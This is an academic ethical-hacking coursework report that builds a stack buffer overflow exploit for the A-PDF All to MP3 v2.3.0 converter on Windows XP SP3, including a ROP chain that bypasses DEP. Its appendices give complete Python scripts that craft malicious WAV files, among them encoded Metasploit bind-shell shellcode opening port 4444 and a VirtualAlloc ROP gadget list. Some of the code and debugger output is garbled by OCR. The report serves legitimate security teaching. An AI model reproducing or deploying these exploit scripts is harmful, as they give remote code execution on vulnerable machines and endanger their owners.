

Exploit Writing A-PDF All to MP3 v2.3.0

Florent Gontharet

Ethical Hacking University of Abertay Dundee

MSc Ethical Hacking 2015

Table of Contents

2
3
3
3
4
11
12
13
13
13
14
15
16
18

Table of Figures

Figure 1: The stack contains now parts of our string	4
Figure 2: The stack containing the pattern	5
Figure 3: The offset to write the EIP	5
Figure 4: The offset corresponds	5
Figure 5: Locating an address	6
Figure 6: The calculator started when the file loaded	6
Figure 7: The port 4444 is now ready to receive connections	7
Figure 8: Mona building the ROP chain	8
Figure 9: Mona.py has found RET addresses	9
Figure 10: Calc.exe is successfully executed	10
Figure 11: Using netcat, we can get a remote shell on the machine	10

INTRODUCTION

Buffer overflow local exploitation allows an attacker to use a weakness into an application to corrupt the memory of the computer. The weakness is located in the application, and as the name of the technique says, concerns a buffer. The attacker will fill this buffer, in order to write its own data after that. The code will then be executed as part of the application.

The attack is based on the memory architecture, organized as a big array. The meaning is that all the data is written next to each other, and if one is too big to fit, it will overwrite the data following in the stack (Anwar 2009). By analysing the details, we can set the stack as we want to, in order to execute our own code.

Operating systems have addressed this issue, starting from windows XP SP2, with its Data Execution Prevention (DEP). It simply indicates which part of the memory is or is not executable (Stojanovski, 2007), as the attacker requires its code to be executed.

Windows XP SP3 will be used as the operating system.

PROCEDURE AND RESULTS

THE APPLICATION

The analysis starts with an application, here A-PDF All to MP3 v2.3.0. It consists in an interface to select music in order to convert it. In order to test it against buffer overflow attacks, the application has to offer a buffer, a way for us to enter data, and it is exactly what the button to add a music to convert proposes: the file is opened qnd entered into a buffer, an exploitation may be possible, if the buffer is vulnerable.

METHOD

Our method will use a three points plan, in order to gather valuable information, each step feeds the next one:

- Proving the flaw, to test if the buffer is vulnerable;
- Analysing the flaw, in order to understand how the overflow can be used to overwrite data in strategic places;
- Exploiting the flaw, with a simple shellcode first, such as opening the calculator, and an advanced one, per instance starting a server;

Those three points will be applied and detailed with DEP turned off first, and then with DEP turn on, in order to see the changes and adaptation it implies for us to perform a successful attack.

In order to perform analysis and tests, a debugger will be attached to the process. OllyDbg (standard and evil editions), and Immunity Debugger, are going to be used. The tools are free and allow us to observe the stack and its settings as we modify it.

PRACTICE

As said, the first part regards DEP turned off. Only system services are protected. First point, is the buffer vulnerable? To prove the flaw, a 5000 characters (the chosen character is "A" = 41) file has been generated using the Python script presented in Appendix 1. By loading it in the converter, it crashes, good start! We can recognise our string at strategic places, such as the ESP and EIP (Figure 1).

Registers (FPU)	< < < <
EAX 00000000 ECX 00001388 EDX 00001388 EBX 41414141 ESP 0012F8EC ASCII EBP 41414141 ESI 41414141 EDI 41414141 EIP 41414141	***
0012F8EC 41414141 0012F8F0 41414141 0012F8F4 41414141 0012F8F8 41414141 0012F8F8 41414141 0012F900 41414141 0012F900 41414141 0012F908 41414141 0012F908 41414141 0012F900 41414141 0012F910 41414141 0012F918 41414141 0012F918 41414141 0012F910 41414141	
0012F924 41414141 0012F928 41414141 0012F92C 41414141 0012F92C 41414141 0012F930 41414141	

Figure 1: The stack contains now parts of our string.

An access violation has been triggered because there is no DEP, and the process tried to execute code at the address 41414141, new value of our EIP.

In order to overwrite the EIP with the right value, we use the Metasploit tool "pattern_create.rb", that generates a pattern (here simplified, the entire output is still 5000 characters long):

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab...6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk

And now, when we load the file into the program, we can observe the same reaction, but the pattern will give us a way to calculate the offset between the start of the buffer and the EIP:

Registers (FPU)		<	<	<	<	<	<
EAX 0000000 ECX 00001389 EDX 00001389 EBX 35684634 ESP 0012F9A4 ASCII EBP 31684630 ESI 68463368 EDI 46326846 EDI 46366846	"h7Fh8Fh9Fi0Fi1Fi2	Fi3Fi4	Fi5Fi	6Fi7F	18F19	₽Fj0Fj	1Fj2F;

Figure 2: The stack containing the pattern

The Metasploit tool "pattern_offset.rb" allows us to write the new EIP value (46366846), and directly get the offset back: here it is 4128 bytes that we need to write before it writes over the EIP value (Figure 3).

Figure 3: The offset to write the EIP

Once we have the EIP, we can make a quick test to make sure it corresponds: the script in Appendix 2 writes 4128 "A"s, followed by 4 "B"s, that should fill the EIP with "42424242" (B's value):

Registers (F	^ە ل)	<	<
EAX 0000000			
ECX 00001028			
EDX 00001028			
EBX 41414141			
ESP 0012F980			
EBP 41414141			
ESI 41414141			
EDI 41414141			
EIP 42424242			
C 0 ES 0023	32bit 0(FFFFFFFF)		
P 1 CS 001B	32bit 0(FFFFFFFF)		
A 0 SS 0023	32bit 0(FFFFFFFF)		
Z 0 DS 0023	32bit 0(FFFFFFFF)		
S 0 FS 003B	32bit 7FFDE000(FFF)		
T 0 GS 0000	NULL		
D 0			
00			
EFL 00200206	(NO,NB,NE,A,NS,PE,GE,G)		

Figure 4: The offset corresponds

As shown by the Figure 4, the 4 "B"s have filled the EIP's space, and the computer now wants to execute the code at the address 42424242. How to make use of that?

Now that we can enter any EIP we want to, we can find a jump address and give it, that way the program will keep going with our code when going back. To find an address, the tool "findjmp.exe" (Figure 5), oriented to the kernel32 DLL, as it remains common.

C:\Documents and Settings\hacklab\Desktop\tools>findjmp.exe kernel32.dll esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kerne132.dll for code useable with the esp register
0x7C8369F0 call esp
Øx7C86467B јтрезр
Øx7C868667 call esp
Finished Scanning kerne132.dll for code useable with the esp register
Found 3 usable addresses

Figure 5: Locating an address

In order to avoid our shellcode being overwritten, NOPs (\x90) have to be added, they provide an easy way to fill the space, and they do not execute anything, so the program will continue, and execute the shellcode.

The entire script can be found in Appendix 3, the shellcode has been written by John Leitch (<u>http://shell-storm.org/shellcode/files/shellcode-739.php</u>). It opens the calculator (calc.exe) on Windows XP SP3. The result can be seen on Figure 6:

A-PDF ALL C:\WINDOWS\system32	cmd.exe	
Edit View Help		
0.		easily
Backspace CE C		
MC 7 8 9 / sqrt		Stop
MR 4 5 6 * % MS 1 2 3 - 1/x		
		<u>⊾</u> dd ▼
		dd Eolder
	*	Remove
		🔆 <u>C</u> lear
🚺 About 🕜 Help 😓 Option	Hot Directories Mode	Show log

Figure 6: The calculator started when the file loaded

As soon as the file is loaded into the application, it jumps back to our shellcode and executes it, we can see the calculator opening.

The next step is to try with a more advanced payload, opening a remote shell on the machine. In order to do so, we use the Metasploit shellcode generating function. The chosen payload open the port 4444 of the computer. See the python script to generate the WAV file in Appendix 4. Once the file loaded into the application, it freezes. However, using netcat, we can see (Figure 7) the active connection on the 4444 port of the machine, success!

🔤 C:\WI	NDOWS\system32\cmd.exe			- 🗆 🗙
UDP UDP UDP	hacklab-36ce936:1900 hacklab-36ce936:ntp hacklab-36ce936:1900	* * * * *		
C:\Docum	ents and Settings\hack	lab>netstat ∕a		
Active C	Connections			
Proto TCP	Local Address hacklab-36ce936:epmap	Foreign Address hacklab-36ce936:0	State LISTENING	
TCP	hack1ab-36ce936 :444 4	hack1ab-36ce936:0	LISTENING	
TCP	hacklab-36ce936 Alltom	o3.exe		
UDP UDP UDP UDP UDP	hacklab-36ce936 Allto hacklab-36ce936	chose to end the nonresponsiv mp3.exe.	e program,	
UDP UDP UDP UDP	hacklab-36ce936 hacklab-36ce936 hacklab-36ce936 hacklab-36ce936	e program is not responding.		
C:\Docum	circs and occoring	ease tell Microsoft about this pro		-

Figure 7: The port 4444 is now ready to receive connections

Now that we have proved and advanced use of the stack manipulation, the same process will be followed, with the DEP security control turned on:

System Properties ?	×
System Restore Automatic Updates Remote General Computer Name Hardware Advanced	
Performance Options	
Visual Effects Advanced Data Execution Prevention	
Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. <u>How does it work?</u>	
only Turn on DEP for all programs and services except those I select:	
Add Remove IIIustration 1: Turning on DEP in Windows XP SF	3

As we already know the flaw and its characteristics, we won't have to recalculate the size of the buffer before the EIP, as DEP only prevents parts of the memory to be executed. The offset of 4128 is still the one we are going to use.

In order to execute something on the machine, we have to find a function that can execute it for us, and for that we will look in the DLL loaded by the application. Mona.py is a tool for Immunity Debugger that allows us to search for it. It is useful as well in order to find a "RETN" in order to initialise the stack with. The first command executes the first task:!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'

With the following output (Figure 8), we directly obtain the ROP chain to use in order to execute our shellcode!




Figure 8: Mona building the ROP chain

The ROP found uses VirtualAlloc() (kernel32.dll) called by msvcrt.dll to execute the shellcode. It is explained by mona.py as follow:

Register setup for VirtualAlloc():
$EAX = NOP (0 \times 90909090)$
ECX = fIProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualAlloc()
EDI = ROP NOP (RETN)
+ place ptr to "jmp esp" on stack, below

LPVOID WINAPI VirtualAlloc(_In_opt_ LPVOID lpAddress, SIZE_T dwSize, _In_ _In_ DWORD flAllocationType, DWORD flProtect _In_); Illustration 2: C++ method VirtualAlloc()

v PUSHAD

The ROP is composed of addresses to insctructions in the memory. Those are called gadjets. Each ends with a RETN, and is used to execute a part of the job, that is executing the shellcode. Mona.py gathered all those required instructions from the application and its libraries, all we need is calling them in the right order.

And the second commands searches for a RETN address:

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

We do need a RETN address in order to set the stack a way that we can execute our shellcode: we will choose one marked as {PAGE EXECUTE READ}, in the list given by Mona.py (Figure 9): 0x77c11110 will be used.

0BADF00D [+] Command used: 0BADF00D [mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
SEMERABE IMONA FINA HEYPE INSTE -S TEEN" -M MSVCrt.dll -Cpb (X800X804X804)
Mona command started on 2015-04-29 22:09:41 (v2.0. rev 557)
0BADF00D [+] Processing arguments and criteria
0BADF00D - Pointer access level : *
0BADF00D - Only querying modules msyort.dll
0BADF00D - Bad char filter will be applied to pointers : '\x00\x0a\x0d'
ØBADFØØD [+] Generating module info table, hang on
ØBADFØØD – Processing modules
ØBADFØØD – Done, Let's rock 'n roll.
ØBADFØØD – Treating search pattern as instr
0BADF00D [+] Searching from 0x77c10000 to 0x77c68000
ØBADF00D [+] Preparing output file 'find.txt'
ØBADFØØD – (Re)setting logfile find.txt
ØBADFØØD [+] Writing results to find.txt
ØBADF00D - Number of pointers of type ""retn"" : 2504
0BADF00D [+] Results :
77C5D002 0x77c5d002 : "retn" : (PAGE_WRITECOPY) [msvcrt.dll] ASLR: False, Re
7705F570 0x77o5f570 : "retn" (PAGE_WRITECOPY) [msvort.dll] ASLB: False, Be
77C5F660 0x77c5f660 : "retn" (PAGE_WRITECOPY) [msvort.dll] ASLR: False, Re
77C5F952 0x77c5f952 : "retn" ! (PAGE_WBITECOPY) [msvcrt.dll] ASLB: False, Be
ZZC5F95E 0x77c5f95e : "retn" (PAGE_WRITECOPY) [msvort.dll] ASLR: False, Re
ZZC5F960 0x77c5f96a : "retn" (PAGE_WRITECOPY) [msvort.dll] ASLR: False, Re
ZZC5F9Z6 0xZZc5F9Z6 : "retn" (PAGE_WRITECOPY) [msvort.dll] ASLR: False, Re
27260171 0x77c60171 : "retn" (PAGE_WRITECOPY) [msvort.dll] ASLR: False, Re 17260171
77C602BC 0x77c602bc : "retn" (PAGE_WRITECOPY) [msvort.dll] ASLR: False, Re 77C608A8 0x77c608a8 : "retn" (PAGE WRITECOPY) [msvort.dll] ASLR: False, Re
77C608A8 0x77c608a8 : "retn" : (PAGE_WRITECOPY) Emsvort.dll] ASLR: False, Re 77C608CE 0x77c608ce : "retn" : (PAGE WRITECOPY) Emsvort.dll] ASLR: False, Re
77C6096A WX77c6096a : Teth" (PAGE_WRITECOPY) Imsvort.dll] ASLR: False, Re
77C60951 0x77c60961 : retn" (PAGE_WRITECOPY) Emsyort.dll] ASLR: False, Re
77C6080F 0x77c6060f : 'retn" (PAGE_WRITECOPY) Emsvort.dlll ASLR: False, Re
77C60B7F 0x77c60b7f : "retn" (PAGE_WRITECOPY) Envort.dlll ASLR: False, Re
77C60B8F 0x77C60b8f : "retn" (PAGE_WRITECOPY) [msvcrt.dll] ASLR: False, Re
77C62763 0x77c62763 : "retn" (PAGE_WRITECOPY) [msvcrt.dll] ASLR: False, Re
77C11110 0x77c11110 : "retn" (PAGE EXECUTE READ) [msyort.dll] ASLR: False.
77C1128A 0x77c1128a : "retn" (PAGE_EXECUTE_READ) [msvort.dll] ASLR: False,
77C1128E 0x77c1128e : "retn" (PAGE_EXECUTE_READ) [msvcrt.dll] ASLR: False,
ØBADFØØD Please wait while I'm processing all remaining results and writing
ØBADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers
ØBADFØØD Found a total of 2504 pointers
ØBADFØØD
ØBADFØØD [+] This mona.py action took 0:00:02.921000

Figure 9: Mona.py has found RET addresses

Once this done, we get our ROP chain and our RETN address, and we use it to generate the broken WAV file. Before adding the payload, NOPs are added in order to avoid them being overwritten once on the stack. The entire script can be found in Appendix 5, the shellcode is the same than with DEP off, and the Figure 10 shows the result: the calculator opened, success!




Figure 10: Calc.exe is successfully executed

Finally, we replace the shellcode by our advanced one, and its remote shell on port 4444. The entire script is in Appendix 6. And here as well (Figure 11), we can connect on the computer, port 4444:




Figure 11: Using netcat, we can get a remote shell on the machine

DISCUSSION

One of the conclusion of the experiment is that the exploitation of buffer overflows require analysis and patiency. The stack has to be understood in order to be modified but to remain functional.

However, it is really powerful. The attacker takes over the application, and perform advanced operations.

Returned Oriented Programming (ROP, Shacham 2007), allows libraries to be used in order to execute shellcode. The components of the ROP are called gadjets.

As solutions to address the issue have been implemented, we can see here again that DEP still allows stack manipulation, leaving the memory vulnerable, even if the process followed by ROP is more elaborated.

Great tools allows advanced manipulations of the stack without much knowledge, mona.py in example, generates ROP for all programming languages. Multiple tries have been made in order to build manually the ROP chain using the WinExec() method in the Return-into-libc (Buchanan et al. 2008) exploit, that consists in using a system function to execute the command line, that is the shellcode in that case. However, it has not been functional. The use of mona.py has been mandatory to fit the due date.

Also, it is a matter of developers, as they have to take in consideration security concerns in the process of creating applications. Starting from Windows Vista, Microsoft implemented by default Asynchronous Space Layout Randomization (ASLR), that avoids code to be reused, as it randomizes addresses of the libraries and instructions. However, ASLR also presents its weaknesses.

REFERENCES

• Anwar 2009, Buffer Overflows in the Microsoft Windows® Environment

[online] https://www.ma.rhul.ac.uk/static/techrep/2009/RHUL-MA-2009-06.pdf [accessed on April 28, 2015]

 Buchanan et al. 2008, When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC, ACM CCS08

> [online] <u>http://cseweb.ucsd.edu/~savage/papers/CCS08GoodInstructions.pdf</u> [accessed on April 30, 2015]

 Shacham. 2007. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86), ACM CCS07

> [online] <u>http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf</u> [accessed on April 29, 2015]

Stojanovski. 2007. Bypassing Data Execution Prevention on Microsoft Windows XP SP2, IEEE

[online] <u>http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=4159930</u> [accessed on April 25, 2015]

APPENDICES

APPENDIX 1 – PYTHON SCRIPT: PROVING THE FLAW

#!/usr/bin/python
Proves flaw for All To MP3 v2.3.0

filename = "proof.wav"

junk = "\x41" * 5000

textfile = open(filename,"w")
textfile.write(junk)
textfile.close()
print "File created."

APPENDIX 2 – PYTHON SCRIPT: ANALYSING THE FLAW

#!/usr/bin/python
Proves flaw for All To MP3 v2.3.0
filename = "analysis_2.wav"
junk = "\x41" * 4128
visible = "\x42" * 4
generation = junk+visible
textfile = open(filename,"w")
textfile.write(generation)
textfile.close()
print "File created."

APPENDIX 3 – PYTHON SCRIPT: A SIMPLE EXPLOIT

```
#!/usr/bin/python
# Simple Exploit for All To MP3 v2.3.0
```

```
filename = "simple exploit.wav"
```

```
junk = "\x41" * 4128
buff = "\x7B\x46\x86\x7C"
nops = "x90" * 10
shell = ("x31xC9" +
      "\x51" +
      "\x68\x63\x61\x6C\x63" + # push 0x636c6163
      "\x54" +
      "\xB8\xC7\x93\xC2\x77" + # mov eax,0x77c293c7
      "\xFF\xD0"
      )
```

Address found with findjmp.exe: 7C86467B # xor ecx,ecx # push ecx # push dword ptr esp # call eax

```
exploit = junk+buff+nops+shell
```

```
textfile = open(filename,"w")
textfile.write(exploit)
textfile.close()
print "File created."
```

APPENDIX 4 – PYTHON SCRIPT: ADVANCED EXPLOIT

#!/usr/bin/python

```
# Advanced Exploit for All To MP3 v2.3.0
```

filename = "advanced exploit.wav"

```
junk = "\x41" * 4128
```

```
buff = "x98x6Ex43x00"
                           #00436E98
```

```
nops = "\x90" * 10
```

shell = ("xbax91x02x94xecxdaxc8xd9x74x24xf4x5ex2bxc9xb1")"\x56\x83\xee\xfc\x31\x56\x0f\x03\x56\x9e\xe0\x61\x10\x48\x6d" "\x89\xe9\x88\x0e\x03\x0c\xb9\x1c\x77\x44\xeb\x90\xf3\x08\x07" "\x5a\x51\xb9\x9c\x2e\x7e\xce\x15\x84\x58\xe1\xa6\x28\x65\xad" "\x64\x2a\x19\xac\xb8\x8c\x20\x7f\xcd\xcd\x65\x62\x3d\x9f\x3e" "\xe8\xef\x30\x4a\xac\x33\x30\x9c\xba\x0b\x4a\x99\x7d\xff\xe0" "\xa0\xad\xaf\x7f\xea\x55\xc4\xd8\xcb\x64\x09\x3b\x37\x2e\x26" "\x88\xc3\xb1\xee\xc0\x2c\x80\xce\x8f\x12\x2c\xc3\xce\x53\x8b" "\x3b\xa5\xaf\xef\xc6\xbe\x6b\x8d\x1c\x4a\x6e\x35\xd7\xec\x4a" "\xc7\x34\x6a\x18\xcb\xf1\xf8\x46\xc8\x04\x2c\xfd\xf4\x8d\xd3" "\xd2\x7c\xd5\xf7\xf6\x25\x8e\x96\xaf\x83\x61\xa6\xb0\x6c\xde" "\x02\xba\x9f\x0b\x34\xe1\xf7\xf8\x0b\x1a\x08\x96\x1c\x69\x3a" "\x39\xb7\xe5\x76\xb2\x11\xf1\x79\xe9\xe6\x6d\x84\x11\x17\xa7" "\x43\x45\x47\xdf\x62\xe5\x0c\x1f\x8a\x30\x82\x4f\x24\xea\x63" "\x20\x84\x5a\x0c\x2a\x0b\x85\x2c\x55\xc1\xb0\x6a\x9b\x31\x91" "\x1c\xde\xc5\x04\x81\x57\x23\x4c\x29\x3e\xfb\xf8\x8b\x65\x34" "\x9f\xf4\x4f\x68\x08\x63\xc7\x66\x8e\x8c\xd8\xac\xbd\x21\x70" "\x27\x35\x2a\x45\x56\x4a\x67\xed\x11\x73\xe0\x67\x4c\x36\x90" "\x78\x45\xa0\x31\xea\x02\x30\x3f\x17\x9d\x67\x68\xe9\xd4\xed" "\x84\x50\x4f\x13\x55\x04\xa8\x97\x82\xf5\x37\x16\x46\x41\x1c" "\x08\x9e\x4a\x18\x7c\x4e\x1d\xf6\x2a\x28\xf7\xb8\x84\xe2\xa4" "\x12\x40\x72\x87\xa4\x16\x7b\xc2\x52\xf6\xca\xbb\x22\x09\xe2" "\x2b\xa3\x72\x1e\xcc\x4c\xa9\x9a\xfc\x06\xf3\x8b\x94\xce\x66" "\x8e\xf8\xf0\x5d\xcd\x04\x73\x57\xae\xf2\x6b\x12\xab\xbf\x2b" "\xcf\xc1\xd0\xd9\xef\x76\xd0\xcb")

exploit = junk+buff+nops+shell

```
textfile = open(filename,"w")
textfile.write(exploit)
textfile.close()
print "File created."
```

APPENDIX 5 – PYTHON SCRIPT: SIMPLE EXPLOIT WITH DEP

```
#!/usr/bin/python
# Advanced Exploit for All To MP3 v2.3.0 with DEP enabled
from struct import *
filename = "dep payload simple.wav"
rop gadgets = [
  0x77c21c84, # POP EBP # RETN [msvcrt.dll]
  0x77c21c84, # skip 4 bytes [msvcrt.dll]
  0x77c23da7, # POP EBX # RETN [msvcrt.dll]
  0xffffffff, #
  0x77c127e1, # INC EBX # RETN [msvcrt.dll]
  0x77c127e5, # INC EBX # RETN [msvcrt.dll]
  0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
  0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
  0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
  0x77c34de1, # POP EAX # RETN [msvcrt.dll]
  0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
  0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
  0x77c479d8. # POP EDI # RETN [msvcrt.dll]
  0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
  0x77c2ecb8, # POP ESI # RETN [msvcrt.dll]
  0x77c2aacc, # JMP [EAX] [msvcrt.dll]
  0x77c5289b, # POP EAX # RETN [msvcrt.dll]
  0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
  0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
  0x77c35524, # ptr to 'push esp # ret ' [msvcrt.dll]
]
rop_chain = ''.join(pack('<I', _) for _ in rop_gadgets)</pre>
shellcode = ("x31xC9" +
                               # xor ecx,ecx
     "\x51" +
                                 # push ecx
     "\x68\x63\x61\x6C\x63" + # push 0x636c6163
     "\x54" +
                                 # push dword ptr esp
     "\xB8\xC7\x93\xC2\x77" + # mov eax,0x77c293c7
     "\xFF\xD0"
                                 # call eax
      )
```

```
junk = "\x41" * 4128
address = pack('<I', 0x77c11110)
nops = "\x90" * 16
generation = junk + address + rop_chain + nops + shellcode
textfile = open(filename,"w")
textfile.write(generation)
textfile.close()
print "File created."</pre>
```

APPENDIX 6 – PYTHON SCRIPT: ADVANCED EXPLOIT WITH DEP

#!/usr/bin/python

```
# Advanced Exploit for All To MP3 v2.3.0 with DEP enabled from struct import *
```

filename = "dep_payload_advanced.wav"

rop_gadgets = [

```
0x77c21c84, # POP EBP # RETN [msvcrt.dll]
  0x77c21c84, # skip 4 bytes [msvcrt.dll]
  0x77c23da7, # POP EBX # RETN [msvcrt.dll]
  0xffffffff. #
  0x77c127e1, # INC EBX # RETN [msvcrt.dll]
  0x77c127e5, # INC EBX # RETN [msvcrt.dll]
  0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
  0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
  0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
  0x77c34de1, # POP EAX # RETN [msvcrt.dll]
  0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
  0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c14001. # XCHG EAX.ECX # RETN [msvcrt.dll]
  0x77c479d8, # POP EDI # RETN [msvcrt.dll]
  0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
  0x77c2ecb8, # POP ESI # RETN [msvcrt.dll]
  0x77c2aacc, # JMP [EAX] [msvcrt.dll]
  0x77c5289b, # POP EAX # RETN [msvcrt.dll]
  0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
  0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
  0x77c35524, # ptr to 'push esp # ret ' [msvcrt.dll]
]
```

```
rop_chain = ''.join(pack('<I', _) for _ in rop_gadgets)</pre>
```

```
shellcode = ("xbax91x02x94xecxdaxc8xd9x74x24xf4x5ex2bxc9xb1")
       "\x56\x83\xee\xfc\x31\x56\x0f\x03\x56\x9e\xe0\x61\x10\x48\x6d"
       "\x89\xe9\x88\x0e\x03\x0c\xb9\x1c\x77\x44\xeb\x90\xf3\x08\x07"
       "\x5a\x51\xb9\x9c\x2e\x7e\xce\x15\x84\x58\xe1\xa6\x28\x65\xad"
       "\x64\x2a\x19\xac\xb8\x8c\x20\x7f\xcd\xcd\x65\x62\x3d\x9f\x3e"
       "\xe8\xef\x30\x4a\xac\x33\x30\x9c\xba\x0b\x4a\x99\x7d\xff\xe0"
       "\xa0\xad\xaf\x7f\xea\x55\xc4\xd8\xcb\x64\x09\x3b\x37\x2e\x26"
       "\x88\xc3\xb1\xee\xc0\x2c\x80\xce\x8f\x12\x2c\xc3\xce\x53\x8b"
       "\x3b\xa5\xaf\xc6\xbe\x6b\x8d\x1c\x4a\x6e\x35\xd7\xec\x4a"
       "\xc7\x34\x6a\x18\xcb\xf1\xf8\x46\xc8\x04\x2c\xfd\xf4\x8d\xd3"
       "\xd2\x7c\xd5\xf7\xf6\x25\x8e\x96\xaf\x83\x61\xa6\xb0\x6c\xde"
       "\x02\xba\x9f\x0b\x34\xe1\xf7\xf8\x0b\x1a\x08\x96\x1c\x69\x3a"
       "\x39\xb7\xe5\x76\xb2\x11\xf1\x79\xe9\xe6\x6d\x84\x11\x17\xa7"
       "\x43\x45\x47\xdf\x62\xe5\x0c\x1f\x8a\x30\x82\x4f\x24\xea\x63"
       "\x20\x84\x5a\x0c\x2a\x0b\x85\x2c\x55\xc1\xb0\x6a\x9b\x31\x91"
       "\x1c\xde\xc5\x04\x81\x57\x23\x4c\x29\x3e\xfb\xf8\x8b\x65\x34"
       "\x9f\xf4\x4f\x68\x08\x63\xc7\x66\x8e\x8c\xd8\xac\xbd\x21\x70"
       "\x27\x35\x2a\x45\x56\x4a\x67\xed\x11\x73\xe0\x67\x4c\x36\x90"
       "\x78\x45\xa0\x31\xea\x02\x30\x3f\x17\x9d\x67\x68\xe9\xd4\xed"
       "\x84\x50\x4f\x13\x55\x04\xa8\x97\x82\xf5\x37\x16\x46\x41\x1c"
       "\x08\x9e\x4a\x18\x7c\x4e\x1d\xf6\x2a\x28\xf7\xb8\x84\xe2\xa4"
       "\x12\x40\x72\x87\xa4\x16\x7b\xc2\x52\xf6\xca\xbb\x22\x09\xe2"
       "\x2b\xa3\x72\x1e\xcc\x4c\xa9\x9a\xfc\x06\xf3\x8b\x94\xce\x66"
       "\x8e\xf8\xf0\x5d\xcd\x04\x73\x57\xae\xf2\x6b\x12\xab\xbf\x2b"
       "\xcf\xc1\xd0\xd9\xef\x76\xd0\xcb"
      )
junk = "\x41" * 4128
```

address = pack('<I', 0x77c11110) nops = "\x90" * 16

generation = junk + address + rop_chain + nops + shellcode

```
textfile = open(filename,"w")
textfile.write(generation)
textfile.close()
print "File created."
```